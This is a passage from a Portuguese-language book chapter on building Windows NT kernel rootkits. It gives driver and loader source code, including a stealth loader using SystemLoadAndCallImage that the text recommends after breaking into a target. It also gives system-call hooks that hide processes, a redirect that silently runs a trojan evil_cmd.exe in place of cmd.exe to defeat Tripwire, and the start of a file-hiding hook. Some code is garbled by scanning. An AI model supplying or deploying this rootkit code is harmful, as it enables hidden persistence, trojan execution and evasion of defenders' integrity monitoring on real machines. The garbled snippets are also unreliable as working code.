    return Irp->IoStatus.Status;
}
```

Essa rotina simplesmente completa todos os IRPs. Tudo que isso significa é que descartamos e ignoramos tudo que recebemos.

Drivers normais sempre registrarão uma rotina dispatch. Entretanto, como um rootkit não precisa se comunicar com programas de modo de usuário, podemos ignorar completamente a rotina dispatch. Isso não é adequado, mas na verdade não importa porque não estamos tentando nos comunicar com programas de modo de usuário.

Permitindo que o driver seja descarregado

A maioria dos rootkits não precisa saber como se autodescarregar. Depois que um rootkit é instalado, normalmente é recomendável deixá-lo carregado enquanto a máquina estiver em execução. Entretanto, como dissemos, ao construir e testar um novo rootkit, faz sentido ter uma rotina de descarregamento. Dessa maneira, você pode carregar/descarregar o rootkit muitas vezes durante o desenvolvimento. Depois que o teste estiver completo, você poderá remover a rotina de descarregamento.

Para permitir que um driver seja descarregado, precisamos registrar uma rotina de descarregamento. Podemos fornecer um ponteiro para a rotina de descarregamento como este:

```
theDriverObject->DriverUnload   = OnUnload;
```

A rotina de descarregamento também é muito simples:

```
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("ROOTKIT: OnUnload called\n");
}
```

O código completo para um driver simples que pode ser carregado e descarregado do kernel é:

```
// DRIVER DE DISPOSITIVO BÁSICO

#include "ntddk.h"

/* ---------------------------------------------------------------
 . Essa função simplesmente completa todos os IRPs que encontra.
 . Estamos ignorando completamente o território do usuário para que
 . isso não seja chamado de modo algum -
 . --------------------------------------------------------------- */
NTSTATUS
OnStubDispatch(
     IN PDEVICE_OBJECT DeviceObject,
     IN PIRP           Irp
     )
{
     Irp->IoStatus.Status       = STATUS_SUCCESS;
     IoCompleteRequest (Irp,
                        IO_NO_INCREMENT
                        );
     return Irp->IoStatus.Status;
}

/* ---------------------------------------------------------------------------
 . Essa função é chamada quando o driver é descarregado dinamicamente. Você
 . precisa limpar tudo o que fez aqui, chamado em IRQL_PASSIVE.
 . --------------------------------------------------------------------------- */
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
     DbgPrint("ROOTKIT: OnUnload called\n");
}

NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject, IN PUNICODE_STRING
theRegistryPath )
{
    int i;

     DbgPrint("My Driver Loaded!");

// Registra uma função dispatch.
for (i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
{
         theDriverObject->MajorFunction[i] = OnStubDispatch;
        }

/* ___[ PRECISAMOS registrar a função Unload(). ]___
 . é assim que somos capazes de descarregar
 . o driver dinamicamente
```

```
    . ------------------------------------------------------ */
    theDriverObject->DriverUnload  = OnUnload;


    return STATUS_SUCCESS;
}
```

Esse código de driver básico não faz nada muito útil. Se estiver se sentindo confiante, você poderá fazer o download da ferramenta Dbgvnt em http://www.sysinternals.com e utilizá-la para verificar as mensagens de depuração nas chamadas da função `DbgPrint`.

Registrando o driver

O código a seguir pode ser utilizado para registrar o driver. Nesse exemplo, nosso driver é armazenado como c:_root_.sys.

```
// adv_loader.cpp : Define o ponto de entrada para a aplicação de console.
// código adaptado de www.sysinternals. com código de carregamento de driver sob demanda
// ----------------------------------------------------------------
// patrocinado por ROOTKIT.COM
// ----------------------------------------------------------------
#include "stdafx.h"
#include <windows.h>
#include <process.h>

void usage(char *p){ printf("Usage:\n%s l\t load driver from c:\\_root_.sys\n%s
        u\tunload

driver\n", p,p); } int main(int argc, char* argv[])
{
    if(argc != 2)
    {
            usage(argv[0]);
            exit(0);
    }

    if(*argv[1] == 'l')
    {
            printf("Registering Rootkit Driver.\n");

            SC_HANDLE sh = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);
            if(!sh)
            {
                    puts("error OpenSCManager");
                    exit(1);
            }
            SC_HANDLE rh = CreateService(
```

```
                sh,
                "_root_",
                "_root_",
                SERVICE_ALL_ACCESS,
                SERVICE_KERNEL_DRIVER,
                SERVICE_DEMAND_START,
                SERVICE_ERROR_NORMAL,
                "C:\\_root_.sys",
                        NULL,
                                NULL,
            NULL,
            NULL,
            NULL);
        if(!rh)
        {
            if (GetLastError() == ERROR_SERVICE_EXISTS)
            {
                // o serviço existe
                rh = OpenService(    sh,
                                     "_root_",
                                     SERVICE_ALL_ACCESS);
                if(!rh)
                {
                    puts("error OpenService");
                    CloseServiceHandle(sh);
                    exit(1);
                }
            }
            else
            {
                puts("error CreateService");
                CloseServiceHandle(sh);
                exit(1);
            }
        }
    }
    else if(*argv[1]=='u')
    {
        SERVICE_STATUS ss;
        printf("Unloading Rootkit Driver.\n");

        SC_HANDLE sh = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);
        if(!sh)
        {
            puts("error OpenSCManager");
            exit(1);
        }
        SC_HANDLE rh = OpenService(
```

```
                                        sh,
                                        "_root_",
                                        SERVICE_ALL_ACCESS);
if(!rh)
{
     puts("error OpenService");
     CloseServiceHandle(sh);
     exit(1);
     }
     if(!ControlService(rh, SERVICE_CONTROL_STOP, &ss))
     {
          puts("warning: could not stop service");
     }
     if (!DeleteService(rh))
     {
          puts("warning: could not delete service");
     }

     CloseServiceHandle(rh);
     CloseServiceHandle(sh);
}
 else usage(argv[0]);
     return 0;
}
```

O programa pode ser utilizado com os flags `l` e `u` para registrar e desregistrar o driver respectivamente. Lembre-se de que podemos utilizar esse programa enquanto testamos o driver ou quando o driver está em desenvolvimento. Depois que o driver é registrado, o usuário pode emitir os comandos `net start _root_` para iniciar o rootkit e `net stop _root_` para parar o rootkit.

Utilizando `SystemLoadAndCallImage`

Agora, mostramos a maneira "interessante" de registrar um driver, vamos supor que você penetrou em um sistema e quer instalar o rootkit. Registrar um driver na máquina de uma outra pessoa (o alvo) não é uma boa idéia porque adicionará entradas ao registro e poderia levar à detecção. Utilizando uma chamada de API nativa não-documentada no NT, `SetSystemInformation`, podemos fazer com que um driver seja carregado e executado diretamente em uma única operação. Esse passo não requer nenhum registro. Entretanto, também significa que, se o driver é carregado, ele não pode ser descarregado! Nosso programa agora sobreviverá na memória até a próxima reinicialização. Um outro efeito colateral é que podemos carregar o driver múltiplas vezes durante uma única sessão. Normalmente, um driver só pode ser carregado uma vez, mas utilizando nossa chamada de sistema especial, podemos carregar e executar o número de cópias que desejarmos — todas simultaneamente.

O código para o programa de carregamento personalizado é este. Ele supõe que o rootkit está localizado em c:_root_.sys.

```
// programa de carregamento básico para instalar o rootkit no kernel
// --------------------------------------------------
// www.rootkit.com
// --------------------------------------------------

#include <windows.h>
#include <stdio.h>

typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
#ifdef MIDL_PASS
    [size_is(MaximumLength / 2), length_is((Length) / 2) ] USHORT * Buffer;

#else // MIDL_PASS
    PWSTR Buffer;
#endif // MIDL_PASS
} UNICODE_STRING, *PUNICODE_STRING;

typedef long NTSTATUS;

#define NT_SUCCESS(Status) ((NTSTATUS)(Status) >= 0)

NTSTATUS (__stdcall *ZwSetSystemInformation)(
  IN DWORD SystemInformationClass,
  IN OUT PVOID SystemInformation,
  IN ULONG SystemInformationLength
  );

VOID (__stdcall *RtlInitUnicodeString)(
  IN OUT PUNICODE_STRING DestinationString,
  IN PCWSTR SourceString
  );

typedef struct _SYSTEM_LOAD_AND_CALL_IMAGE
{
 UNICODE_STRING ModuleName;
} SYSTEM_LOAD_AND_CALL_IMAGE, *PSYSTEM_LOAD_AND_CALL_IMAGE;

#define SystemLoadAndCallImage 38

void main(void)

{
    ////////////////////////////////////////////////////////////////////////
```

```
// Por que mexer com drivers?
 ////////////////////////////////////////////////////////////////////
SYSTEM_LOAD_AND_CALL_IMAGE GregsImage;

WCHAR daPath[] = L"\\??\\C:\\BASIC.SYS";

 ////////////////////////////////////////////////////////////////////
// Obtém pontos de entrada de DLL.
 ////////////////////////////////////////////////////////////////////
if(         !(RtlInitUnicodeString = (void *)
                 GetProcAddress( GetModuleHandle("ntdll.dll")
                 ,"RtlInitUnicodeString"
                )
         )
)
{
    exit(1);
}

 if(!(ZwSetSystemInformation = (void *)
                 GetProcAddress(
                     GetModuleHandle("ntdll.dll")
                    ,"ZwSetSystemInformation"
                 )
    )
)
{
    exit(1);
}

 RtlInitUnicodeString(
     &(GregsImage.ModuleName)
     ,daPath
);

 if(
     NT_SUCCESS(
          ZwSetSystemInformation(
              SystemLoadAndCallImage
              ,&GregsImage
               ,sizeof(SYSTEM_LOAD_AND_CALL_IMAGE)
          )
     )
)
{
     printf("Rootkit Loaded.\n");
}
else
```

```
    {
        printf("Rootkit not loaded.\n");
    }
}
```

Agora, você está munido com tudo que precisa para escrever um driver de dispositivo simples e carregar/descarregar o driver no kernel. Em seguida, exploraremos os truques para ocultar arquivos, diretórios e processos no sistema.

Interceptações de chamadas

Utilizar interceptação de chamada (*call hooking*) é popular porque é muito simples. Os programas fazem chamadas de sub-rotina como se poderia esperar. Na linguagem de máquina, essas chamadas são convertidas em variações de chamadas ou em instruções jump. Elas passam argumentos para a função-alvo utilizando uma pilha ou registradores de CPU. A instrução sempre seleciona um endereço na memória. A posição da memória é o endereço inicial do código da sub-rotina. Quando a sub-rotina é concluída, a localização original do código é restaurada e a execução continua normalmente.

O truque por trás das interceptações de chamada é alterar o endereço para o qual a chamada irá saltar. Dessa maneira, uma função alternativa pode substituir a original. Às vezes isso é chamado de trampolim. Interceptações de chamada podem ser aplicados a vários locais: nas chamadas à função interna dentro de um programa, nas chamadas a DLLs ou mesmo nas chamadas de sistema fornecidas pelo SO. Uma interceptação de chamada pode emular o comportamento da chamada original (normalmente chamando por fim a função real) de modo que não seja detectada. Observe que a interceptação de chamada pode aplicar lógica especial à chamada original. Por exemplo, se a chamada deve supostamente retornar a lista de processos atualmente em execução, a interceptação de chamada pode ocultar certos processos. Esse tipo de técnica é prática-padrão ao inserir backdoors nos sistemas. Pacotes de utilitários que fornecem interceptação de chamada são distribuições-padrão em muitos rootkits.

Ocultando um processo

Precisamos controlar o que os programas de modo usuário obtêm em resposta a chamadas de sistema. Se for possível controlar as chamadas de sistema, poderemos controlar o que o gerenciador de tarefas é capaz de descobrir sobre o sistema por meio de consultas-padrão. Isso inclui controlar o acesso à lista de processos.

Interceptando uma chamada de sistema

Nossa interceptação de chamadas é muito simples:

```
VOID HookSyscalls( void )
{
        DbgPrint("rootkit: hooking syscalls\n");
        /* ocultamento de processo */
        OldZwQuerySystemInformation =(ZWQUERYSYSTEMINFORMATION)
        (SYSTEMSERVICE(ZwQuerySystemInformation));
        _asm cli
        /* ocultamento de processo */
        (ZWQUERYSYSTEMINFORMATION)
        (SYSTEMSERVICE(ZwQuerySystemInformation
        NewZwQuerySystemInformation;
        _asm sti
```

Armazena o antigo ponteiro de função

Substitui o ponteiro pelo nosso novo ponteiro de função

Desativa interrupções temporariamente

Salvamos o ponteiro antigo em `ZwQuerySystemInformation`. Substituímos o ponteiro na tabela de chamadas por um ponteiro para nossa própria função, `NewZwQuerySystemInformation`. Na verdade, quando sobrescrevemos o ponteiro de função, desativamos as interrupções temporariamente. Fazemos isso a fim de não colidir com um outro thread. Depois de reativarmos as interrupções, a interceptação da chamada ao sistema estará no lugar e imediatamente começará a receber chamadas.

Estrutura da nossa interceptação de chamada básica

Essa é a interceptação de chamada genérica. Ela não faz nada além de chamar a função original e retornar os resultados. Portanto, na realidade, ela não faz absolutamente nada. O computador continua a funcionar normalmente (com uma lentidão imperceptível no redirecionamento):

```
NTSTATUS NewZwQuerySystemInformation(
            IN ULONG SystemInformationClass,
                  IN PVOID SystemInformation,
                  IN ULONG SystemInformationLength,
                  OUT PULONG ReturnLength

        NTSTATUS rc;

        rc = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation)) (
                  SystemInformationClass,
                  SystemInformation,
                  SystemInformationLength,
                  ReturnLength );

        return(rc);
}
```

Faz uma chamada à função original

Removendo um registro de processo

Se nosso objetivo é ocultar um processo, precisamos adicionar algum código à nossa interceptação de chamada. Nosso novo processo que oculta a interceptação de chamada se parece com isto:

```
NTSTATUS NewZwQuerySystemInformation(
            IN ULONG SystemInformationClass,
                  IN PVOID SystemInformation,
                  IN ULONG SystemInformationLength,
                  OUT PULONG ReturnLength
)
{
      NTSTATUS rc;
      rc = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation)) (
                  SystemInformationClass,
                  SystemInformation,
                  SystemInformationLength,
                  ReturnLength );
      if(5 == SystemInformationClass)
      {
                  // esta é uma lista de processos
                  // procure nomes de processo que iniciam com '_root_'
      struct _SYSTEM_PROCESSES *curr =
      (struct _SYSTEM_PROCESSES *)SystemInformation;
      struct _SYSTEM_PROCESSES *prev = NULL;
      while(curr)
      {
            ANSI_STRING process_name;
            RtlUnicodeStringToAnsiString( &process_name,
            &(curr->ProcessName), TRUE);
            if( (0 < process_name.Length) &&
            (255 > process_name.Length) )
            {
                  if(0 ==
                  memcmp( process_name.Buffer, "_root_", 6))
                  {
                        // TODO: inserir o processo aqui
                  }
            }
      }
      }
}
```

Primeiro, faz a chamada real

Verifica se é uma chamada na lista de processos

Examina *todas* as entradas de processo e verifica o nome do processo

A Figura 8.1 ilustra a maneira como os registros de processo são armazenados em um array.




Figura 8.1: Como os registros de processo são armazenados em um array.

O código que remove uma entrada da lista de processos é:

```
if(0 == memcmp( process_name.Buffer, "_root_", 6))
{
        char _output[255];
        char _pname[255];
        memset(_pname, NULL, 255);
        memcpy(_pname, process_name.Buffer, process_name.Length);

        sprintf         (_output,
                        "rootkit: hiding process, pid: %d\tname: %s\r\n",
                        curr->ProcessId,
                        _pname);
        DbgPrint(_output);

        if(prev)
        {
                if(curr->NextEntryDelta)
                {
                        //faz o anterior pular esta entrada
                        prev->NextEntryDelta += curr->NextEntryDelta;
                }
                else
                {
                        //estamos perdidos, então faz o anterior ser o último
                        prev->NextEntryDelta = 0;
                }
        }
        else
        {
                if(curr->NextEntryDelta)
                {
                        //somos o primeiro na lista, então mova-o para frente
                        (char *)SystemInformation += curr->NextEntryDelta;
                }
                else
                {
                        //somos o único processo
                        SystemInformation = NULL;
                }
        }
}
```

Vai para a entrada anterior na lista

Distancia o próximo registro em relação ao anterior, pulando assim este registro

Depois que "inserimos" a entrada, retornamos da chamada de função. O gerenciador de tarefas obtém a estrutura modificada e pula o registro de processo. Estamos agora ocultando o processo.

Demonstramos que no Windows NT um driver de dispositivo pode interceptar facilmente qualquer chamada de sistema. O formato-padrão para um driver de dispositivo inclui uma função `DriverEntry` (equivalente à `main()`). A partir desse ponto, qualquer interceptação de chamada pode ser instalada.

A rotina de carregamento de driver leva os ponteiros para as funções originais. Estes são armazenados globalmente para utilização. As interrupções são desativadas no chip x86 da Intel utilizando as instruções `__asm cli/sti`. No momento em que as

interrupções são desativadas, os endereços de função são substituídos pelas versões troianas na tabela de serviços. Utilizamos uma `#define` útil para localizar os offsets corretos na tabela. Depois que todas as substituições estão completas, podemos reativar as interrupções de maneira segura. Ao descarregar, seguimos o mesmo procedimento anterior, simplesmente reposicionamos os ponteiros de função originais.

Alternativa de injeção de processo

Um outro método para ocultar um programa subversivo é anexar o código subversivo a um processo que já está em execução. Por exemplo, podemos criar um thread remoto em um processo existente. O thread remoto executa o código do programa subversivo. Mais uma vez, a lista de processos não é afetada. Esse método é completamente eficaz no modo de usuário e não requer acesso ao kernel. O fato de esse truque ter sido utilizado pelo famoso programa Back Orifice 2000 demonstra a sua utilidade.

Redirecionamento executável troiano

Depois de um invasor ganhar acesso de root a um sistema, todos os sistemas de monitoração e de avaliação de integridade ativos também são comprometidos. Mesmo se os dados de auditoria e checksums criptográficos forem armazenados em um local seguro de hardware, a capacidade de monitorar o alvo fica completamente comprometida. A única exceção a essa regra é no caso de hardware seguro, em que existe um sistema de auditoria ou de integridade em um subsistema separado e especializado de hardware. Isso, naturalmente, quase nunca é o caso (especialmente nos PCs-padrão). O mais próximo que os sistemas poderiam chegar de um sistema compartimentalizado seria quando o administrador removesse uma unidade de disco e executasse uma avaliação de integridade em um sistema fechado separado. De fato, essa é a única maneira de utilizar um programa como o Tripwire de maneira segura (um pacote de avaliação de integridade popular, mas fundamentalmente defeituoso).

Redirecionamento e o problema com o Tripwire

Os tipos de interceptação de chamada que mostramos neste capítulo podem ser utilizados para ocultar fatos sobre um sistema. O que acontece quando você quer substituir um arquivo por outro ou executar um programa troiano no lugar do original? As inteceptações de chamada podem alterar a lógica da chamada e fornecer funções adicionais, backdoors e até redirecionar o alvo de uma solicitação.

Pense no Tripwire, um famoso programa de segurança que monitora rootkits e troianos nos sistemas. O programa Tripwire lê o conteúdo de cada arquivo em um sistema e faz um hash criptográfico dos dados no arquivo. A idéia é que qualquer alteração ao conteúdo do arquivo resultará em um novo hash sendo gerado. Isso significa que da próxima vez que o administrador de segurança auditar o arquivo com o Tripwire, o novo hash será detectado e o arquivo será marcado como alterado.

A princípio, isso é uma boa idéia, mas não funciona absolutamente na prática (pelo menos contra invasores bem informados).

Vamos explorar o que acontece quando um hacker instala um rootkit de kernel no sistema-alvo. Este exemplo demonstrará como um hacker substitui um programa executável no alvo por uma versão troiana. O hacker derrotará o Tripwire de modo que o administrador de segurança não detectará o backdoor. O SO-alvo é o Windows 2000.

Por questão de brevidade, suponha que o invasor tenha encontrado uma vulnerabilidade na execução de um comando em um script PHP em um servidor Web Windows 2000. A primeira tarefa ao atacar o sistema será a construção de um executável utilizando essa vulnerabilidade. O invasor compila um driver de dispositivo para o Windows 2000, que inclui um código que interceptará as seguintes chamadas de sistema:

```
ZwOpenFile
ZwCreateSection
```

O driver é configurado para enganchar essas duas chamadas e, na inicialização, abrir um handle para o executável troiano. Para nosso exemplo, vamos supor que o invasor queira substituir o shell do comando `cmd.exe` por uma versão troiana denominada `evil_cmd.exe`. Quando um programa ou o administrador tentar carregar `cmd.exe`, em vez disso, eles obterão o troiano. Infelizmente, o uso do Tripwire não detectará o comportamento troiano.

Uma vez compilado e testado, o driver de dispositivo/carregador é convertido em código hexadecimal e entregue ao sistema remoto utilizando o programa de depuração como explicado no Capítulo 4 (ou por algum outro meio). O troiano `evil_cmd.exe` também é transferido ao sistema-alvo. Uma vez no sistema-alvo, o driver é carregado na memória da maneira usual.

Driver de redirecionamento

O driver de redirecionamento derrota o Tripwire afetando somente a execução dos programas (e não os próprios programas). O driver não substitui o programa original. Programas como o Tripwire sempre verão os dados corretos porque eles sempre abrem o arquivo correto não-modificado. Nossa interceptação de chamada em `ZwOpenFile` verifica o nome de arquivo de cada arquivo que está sendo aberto e simplesmente monitora o handle dos arquivos abertos. Se uma solicitação subseqüente for feita para executar esse arquivo, então o handle de arquivos estará disponível para o driver. Dessa maneira, o driver troca o handle do arquivo original por um handle do arquivo troiano. Isso só afeta a criação de um novo processo, não a imagem em disco! O Tripwire sem pistas não é tão esperto.

```
NTSTATUS  NewZwOpenFile(
```

```
    PHANDLE phFile,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    PIO_STATUS_BLOCK pIoStatusBlock,
    ULONG ShareMode,
    ULONG OpenMode
)
{
int rc;
 CHAR aProcessName[PROCNAMELEN];

GetProcessName( aProcessName );
 DbgPrint("rootkit: NewZwOpenFile() from %s\n", aProcessName);

 DumpObjectAttributes(ObjectAttributes);

rc=((ZWOPENFILE)(OldZwOpenFile)) (
                phFile,
                DesiredAccess,
                ObjectAttributes,
                pIoStatusBlock,
                ShareMode,
                OpenMode);

if(*phFile)
{
     DbgPrint("rootkit: file handle is 0x%X\n", *phFile);
      /* ------------------------------------------------
      . SOMENTE TESTE
      . Se o nome iniciar com cmd.exe vamos redirecionar para um troiano
      . ------------------------------------------------ */
    if( !wcsncmp(
                ObjectAttributes->ObjectName->Buffer,
                L"\\??\\C:\\WINNT\\SYSTEM32\\cmd.exe",
                29))
    {
        WatchProcessHandle(*phFile);
        }
    }
     DbgPrint("rootkit: ZwOpenFile : rc = %x\n", rc);
     return rc;
}
```

Nossa interceptação de `ZwOpenFile` verifica o nome do arquivo que está sendo aberto para determinar se ele é o alvo em que estamos interessados. Se for, o handle de arquivos é salvo para uso posterior. A interceptação de chamada simplesmente chama `ZwOpenFile` original e permite que a execução continue.

Se ocorrer uma tentativa de criar um processo utilizando esse handle de arquivos, nosso código será redirecionado para um troiano. Antes de um processo ser criado, primeiro precisamos configurar uma seção na memória. Uma seção na memória é como um arquivo mapeado para memória no kernel NT. Uma seção na memória é criada utilizando um handle de arquivos. A memória é mapeada para o arquivo e então uma chamada `ZwCreateProcess` subseqüente pode ser feita. Nosso driver monitora, no handle de arquivo-alvo, todas as seções criadas na memória. Se o arquivo-alvo estiver sendo mapeado, é possível que ele esteja em via de ser executado. Esse é o momento em que o driver irá trocar os handles de arquivo. Em vez de mapear o arquivo correto, o driver fará a troca em uma seção na memória, mapeando o executável troiano. Isso funciona muito bem e executamos o troiano. Nosso substituto de `ZwCreateSection` é:

```
NTSTATUS NewZwCreateSection (
          OUT PHANDLE phSection,
          IN ACCESS_MASK DesiredAccess,
          IN POBJECT_ATTRIBUTES ObjectAttributes,
          IN PLARGE_INTEGER MaximumSize OPTIONAL,
          IN ULONG SectionPageProtection,
          IN ULONG AllocationAttributes,
          IN HANDLE hFile OPTIONAL
          )
{
                    int rc;
                    CHAR aProcessName[PROCNAMELEN];

                    GetProcessName( aProcessName );
                    DbgPrint("rootkit: NewZwCreateSection() from %s\n", aProcessName);

                    DumpObjectAttributes(ObjectAttributes);

                    if(AllocationAttributes & SEC_FILE)
                              DbgPrint("AllocationAttributes & SEC_FILE\n");
                    if(AllocationAttributes & SEC_IMAGE)
                              DbgPrint("AllocationAttributes & SEC_IMAGE\n");
                    if(AllocationAttributes & SEC_RESERVE)
                              DbgPrint("AllocationAttributes & SEC_RESERVE\n");
                    if(AllocationAttributes & SEC_COMMIT)
                              DbgPrint("AllocationAttributes & SEC_COMMIT\n");
                    if(AllocationAttributes & SEC_NOCACHE)
                              DbgPrint("AllocationAttributes & SEC_NOCACHE\n");

          DbgPrint("ZwCreateSection hFile == 0x%X\n", hFile);
#if 1
          if(hFile)
          {
```

```
            HANDLE newFileH = CheckForRedirectedFile( hFile );
            if(newFileH){
                hFile = newFileH;
            }
        }
#endif
                    rc=((ZWCREATESECTION)(OldZwCreateSection)) (
                        phSection,
                        DesiredAccess,
                        ObjectAttributes,
                        MaximumSize,
                        SectionPageProtection,
                        AllocationAttributes,
                        hFile);
                    if(phSection)
                    {
                            DbgPrint("section handle 0x%X\n", *phSection);
                    }
        DbgPrint("rootkit: ZwCreateSection : rc = %x\n", rc);
        return rc;
}
```

Um arquivo troiano pode ser mapeado na memória utilizando o código a seguir. O que segue são as funções de suporte chamadas a partir do código recém-exibido. Observe o caminho para o executável troiano na raiz da unidade C:

```
HANDLE gFileHandle = 0;
HANDLE gSectionHandle = 0;
HANDLE gRedirectSectionHandle = 0;
HANDLE gRedirectFileHandle = 0;

void WatchProcessHandle( HANDLE theFileH )
{
    NTSTATUS rc;
    HANDLE hProcessCreated, hProcessOpened, hFile, hSection;
    OBJECT_ATTRIBUTES ObjectAttr;
    UNICODE_STRING ProcessName;
    UNICODE_STRING SectionName;
    UNICODE_STRING FileName;
    LARGE_INTEGER MaxSize;
    ULONG SectionSize=8192;

    IO_STATUS_BLOCK ioStatusBlock;
   ULONG allocsize = 0;

    DbgPrint("rootkit: Loading Trojan File Image\n");
```

```
/* primeiro abre o arquivo com NtCreateFile
 . Isso funciona para uma imagem Win32.
 . calc.exe é apenas para teste.
*/

 RtlInitUnicodeString(&FileName, L"\\??\\C:\\evil_cmd.exe");
InitializeObjectAttributes( &ObjectAttr,
                            &FileName,
                            OBJ_CASE_INSENSITIVE,
                            NULL,
                            NULL);

rc = ZwCreateFile(
          &hFile,
          GENERIC_READ | GENERIC_EXECUTE,
          &ObjectAttr,
          &ioStatusBlock,
          &allocsize,
          FILE_ATTRIBUTE_NORMAL,
          FILE_SHARE_READ,
          FILE_OPEN,
          0,
          NULL,
          0);
     if (rc!=STATUS_SUCCESS) {
               DbgPrint("Unable to open file, rc=%x\n", rc);
               return 0;
     }
     SetTrojanRedirectFile( hFile );
     gFileHandle = theFileH;
}
HANDLE CheckForRedirectedFile( HANDLE hFile )
{
     if(hFile == gFileHandle)
     {
               DbgPrint("rootkit: Found redirected filehandle - from %x to %x\n", hFile,
gRedirectFileHandle);
               return gRedirectFileHandle;
     }
     return NULL;
}
void SetTrojanRedirectFile( HANDLE hFile )
{
     gRedirectFileHandle = hFile;
}
```

Ocultando arquivos e diretórios

Ainda no tópico sobre ocultar coisas com interceptações de chamada, faria sentido ocultar um diretório de modo que haja algum lugar para colocar os utilitários e arquivos de log. Mais uma vez, isso pode ser tratado por uma única interceptação de chamada. Sob o NT a interceptação de chamada é QueryDirectoryFile(). Nossa versão substituta ocultará quaisquer arquivos ou diretórios cujos nomes iniciem com _root_. Mais uma vez, um truque como esse é conveniente e fácil de usar. Na verdade, os arquivos e diretórios ainda existem e você pode referenciá-los normalmente. Somente o programa na listagem do diretório/arquivo permanecerá oculto. Você ainda pode alterar as localizações no diretório ou executar/abrir um arquivo oculto. Naturalmente, é melhor lembrar-se do nome utilizado!

```
NTSTATUS NewZwQueryDirectoryFile(
        IN HANDLE hFile,
        IN HANDLE hEvent OPTIONAL,
        IN PIO_APC_ROUTINE IoApcRoutine OPTIONAL,
        IN PVOID IoApcContext OPTIONAL,
        OUT PIO_STATUS_BLOCK pIoStatusBlock,
        OUT PVOID FileInformationBuffer,
        IN ULONG FileInformationBufferLength,
        IN FILE_INFORMATION_CLASS FileInfoClass,
        IN BOOLEAN bReturnOnlyOneEntry,
        IN PUNICODE_STRING PathMask OPTIONAL,
